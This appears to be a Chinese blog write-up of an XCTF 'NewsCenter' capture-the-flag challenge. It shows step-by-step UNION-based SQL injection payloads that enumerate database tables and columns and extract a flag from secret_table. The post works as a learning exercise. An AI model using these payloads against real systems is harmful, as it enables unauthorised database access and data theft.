攻防世界 - NewsCenter - WriteUp

原创

哒君 于 2019-06-08 20:08:58 发布 12637 收藏 21

分类专栏： 学习日记 CTF

本文链接：https://blog.csdn.net/weixin_42151611/article/details/91347270

学习日记 同时被 2 个专栏收录

25 篇文章 0 订阅

订阅专栏

CTF


16 篇文章 0 订阅

订阅专栏


NewsCenter

这一题考察的是 SQL 注入

首先用 `' and 0 union select 1,2,3 #` 来初步判断该sql查询返回三列数据





然后用 `' and 0 union select 1,TABLE_SCHEMA,TABLE_NAME from INFORMATION_SCHEMA.COLUMNS #` 得到表名，很明显我们需要得到 `secret_table` 表中的内容



INNODB_CMP
information_schema
INNODB_LOCKS
information_schema
INNODB_CMPMEM_RESET
information_schema
INNODB_CMP_RESET
information_schema
INNODB_BUFFER_PAGE_LRU
news
news
news
secret_table


再用 `' and 0 union select 1,column_name,data_type from information_schema.columns where table_name='secret_table'#` 得到 `secret_table` 表的列名以及数据类型






最后就可以简单粗暴地得到flag

`' and 0 union select 1,2,fl4g from secret_table #`





尽管这一题用sqlmap也很好做，但是如果学习的话，还是自己手操一遍比较好